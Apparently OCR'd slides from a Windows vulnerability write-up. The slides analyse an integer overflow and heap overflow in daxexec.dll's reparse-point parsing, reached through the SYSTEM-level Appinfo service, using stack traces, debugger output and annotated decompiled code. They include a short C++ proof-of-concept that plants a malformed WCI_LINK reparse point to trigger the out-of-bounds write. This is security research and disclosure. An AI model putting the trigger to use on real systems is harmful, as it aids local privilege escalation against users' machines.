
Name: CLSID_DesktopAppxActivator

CLSID: 168EB462-775F-42AE-9111-D714B2306C2E

Server Type: InProcServer32

Server: C:\Windows\System32\TwinUI.dll

Read reparse point in Appinfo service



Fra...	Module	Location
U 14	daxexec.dll	WcpReadReparsePoint + 0xce
U 15	daxexec.dll	WciReadReparsePointData + 0x42
U 16	daxexec.dll	DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData + 0x36
U 17	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter + 0x15d
U 18	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::WindowsContainerVfs + 0x124
U 19	daxexec.dll	DesktopAppXVFS::VfsProvider::ApplyMappings + 0x99
U 20	daxexec.dll	DesktopAppXVFS::VfsProvider::ConfigureForActivation + 0x215
U 21	daxexec.dll	helium::Container::Start + 0x948
U 22	daxexec.dll	helium::AddProcess + 0x587
U 23	daxexec.dll	PostCreateProcessDesktopAppXActivation + 0x337
U 24	appinfo.dll	RAiLaunchProcessWithIdentity + 0x167c
U 25	RPCRT4.dll	Invoke + 0x73
U 26	RPCRT4.dll	NdrAsyncServerCall + 0x2ab
U 27	RPCRT4.dll	DispatchToStubInCNoAvrf + 0x18
U 28	RPCRT4.dll	RPC_INTERFACE::DispatchToStubWorker + 0x1a6
U 29	RPCRT4.dll	RPC_INTERFACE::DispatchToStubWithObject + 0x186
U 30	RPCRT4.dll	LRPC_SCALL::DispatchRequest + 0x16f
U 31	RPCRT4.dll	LRPC_SCALL::HandleRequest + 0x7f8
U 32	RPCRT4.dll	LRPC_ADDRESS::HandleRequest + 0x341
U 33	RPCRT4.dll	LRPC_ADDRESS::ProcessIO + 0x89e
U 34	RPCRT4.dll	LrpcIoComplete + 0xc2
U 35	ntdll.dll	TppAlpcpExecuteCallback + 0x260
U 36	ntdll.dll	TppWorkerThread + 0x456
U 37	KERNEL32.DLL	BaseThreadInitThunk + 0x14
U 38	ntdll.dll	RtlUserThreadStart + 0x21

Path:
C:\WINDOWS\system32\svchost.exe

Command Line:
C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Appinfo

PID:	8204	Architecture:	64-bit
Parent PID:	672	Virtualized:	False
Session ID:	0	Integrity:	System
User:	NT AUTHORITY\SYSTEM		


Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache
Duration:	0.0002896

Desired Access:	Read Attributes, Synchronize
Disposition:	Open
Options:	Synchronous IO Non-Alert, Open Reparse Point
Attributes:	n/a
ShareMode:	Read, Write
AllocationSize:	n/a
OpenResult:	Opened

```
appinfo!RAiLaunchProcessWithIdentity:
00007ffd`78621160 4055            push    rbp
0:001> du r8
0000029f`5c227b88  "C:\Program Files\WindowsApps\Mic"
0000029f`5c227bc8  "rosoft.MicrosoftOfficeHub_18.210"
0000029f`5c227c08  "4.12721.0_x64__8wekyb3d8bbwe\Loc"
0000029f`5c227c48  "alBridge.exe"
0:001> du r9
0000029f`5c227c74  ""C:\Program Files\WindowsApps\Mi"
0000029f`5c227cb4  "crosoft.MicrosoftOfficeHub_18.21"
0000029f`5c227cf4  "04.12721.0_x64__8wekyb3d8bbwe\Lo"
0000029f`5c227d34  "calBridge.exe" /InvokerPRAID: Mi"
0000029f`5c227d74  "crosoft.MicrosoftOfficeHub notif"
0000029f`5c227db4  "ications"
```


Read reparse point in Appinfo service

- Daxexec!WcpReadReparsePoint



```
hFileHandle = CreateFileW(lpFileName, 0x80u, 3u, 0i64, 3u, 0x2200000u, 0i64);
v2 = (__int64)hFileHandle;
if ( hFileHandle == (HANDLE)-1i64
  || !DeviceIoControl(hFileHandle, 0x900A8u, 0i64, 0, lpOutBuffer, 0x4000u, 0i64, 0i64) ),
                                                  // 0x900A8: FSCTL_GET_REPARSE_POINT
{
  v8 = GetLastError();
  v5 = (unsigned __int16)v8 | 0x80070000;
  if ( v8 <= 0 )
    v5 = v8;
  goto LABEL_9;
}
if ( *lpOutBuffer == 0xA000001F )                 // 0xA000001F: IO_REPARSE_TAG_WCI_TOMBSTONE
{
  v5 = 0x800703FA;
  goto LABEL_9;
}
if ( *lpOutBuffer != 0x80000018                   // 0x80000018: IO_REPARSE_TAG_WCI
  && *lpOutBuffer != 0x90001018                   // 0x90001018: IO_REPARSE_TAG_WCI_1
  && *lpOutBuffer != 0xA0000027                   // 0xA0000027: IO_REPARSE_TAG_WCI_LINK
  && *lpOutBuffer != 0xA0001027 )                 // 0xA0001027: IO_REPARSE_TAG_WCI_LINK
{
  v5 = 0x800700A1;
  goto LABEL_9;
}
*lpOut = lpOutBuffer;
```

```
C:\Users\test\AppData\L
ocal\Packages\Microsoft
.MicrosoftOfficeHub_8we
kyb3d8bbwe\LocalCache
```



```
C:\Users\test\AppData\Local\Packages\Microsoft.Microsoft
OfficeHub_8wekyb3d8bbwe>icacls LocalCache
LocalCache NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
           BUILTIN\Administrators:(I)(OI)(CI)(F)
           DESKTOP-PSN0BMJ\test:(I)(OI)(CI)(F)
```


Set reparse point for OOB write

```
size_t BufferLength = 0x100;
std::vector<BYTE> buffer(BufferLength);
for (int i = 0; i < BufferLength; i += 2) {
  if (i == (0x20 – 8)) {
    buffer[i] = ‘\xff’; buffer[i + 1] = '\xff’; //set memcpy size to 0xffff
  }else {
    buffer[i] = '\x41’; buffer[i + 1] = '\x41’;
  }
}
typed_buffer_ptr<REPARSE_DATA_BUFFER> reparse_buffer(8 + buffer.size());

reparse_buffer->ReparseTag = IO_REPARSE_TAG_WCI_LINK;
reparse_buffer->ReparseDataLength = static_cast<USHORT>(buffer.size());
memcpy(reparse_buffer->GenericReparseBuffer.DataBuffer, &buffer[0], buffer.size());

//C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache
HANDLE handle = CreateFile(path.c_str(), …);
bool ret = DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT, &reparse_buffer,
reparse_buffer.size(), …);
```

Integer overflow/out of bounds write



```
__int64 __fastcall WciReadReparsePointData(__int64 lpFileName, __int64 a2, unsigned __int16 *pBufferSize)
{
  unsigned __int16 *reparsePointData_2; // rbx
  int result; // eax
  unsigned int v7; // edi
  unsigned __int16 reparsePointData_BufLen; // bp
  char *reparsePointData_Buf; // rdx
  void *reparsePointData; // [rsp+50h] [rbp+18h] BYREF

  reparsePointData_2 = 0i64;
  reparsePointData = 0i64;
  if ( pBufferSize && (!*pBufferSize || a2) )
  {
    result = WcpReadReparsePoint(lpFileName, &reparsePointData);// read reparse point data
    reparsePointData_2 = (unsigned __int16 *)reparsePointData;
    v7 = result;
    if ( result >= 0 )
    {
      reparsePointData_BufLen = *((_WORD *)reparsePointData + 0x10) + 0x16;// integer overflow
                                                  // if *((_WORD *)reparsePointData + 0x10) > 0xffea
                                                  // reparsePointData_BufLen is a word value
      if ( *pBufferSize >= reparsePointData_BufLen )// pass the check, reparsePointData_BufLen is
                                                  // overflowed and can be a small value
      {
        reparsePointData_Buf = (char *)reparsePointData + 34;
        *(_DWORD *)a2 = *((_DWORD *)reparsePointData + 3);
        *(_OWORD *)(a2 + 4) = *((_OWORD *)reparsePointData_2 + 1);
        *(_WORD *)(a2 + 20) = reparsePointData_2[0x10] >> 1;
        memcpy_0((void *)(a2 + 22), reparsePointData_Buf, reparsePointData_2[0x10]);//
                                                  // heap overflow happens,
                                                  // copy size is *((_WORD *)reparsePointData + 0x10)
                                                  // dst buffer size is *pBufferSize
        *pBufferSize = reparsePointData_BufLen;
```

```
0:003> dd reparsePointData
000002ab`1227f000 a0000027 00000100 41414141 41414141
000002ab`1227f010 41414141 41414141 41414141 41414141
000002ab`1227f020 4141ffff 41414141 41414141 41414141
```

Green: reparse point tag; Yellow: reparse point data length;

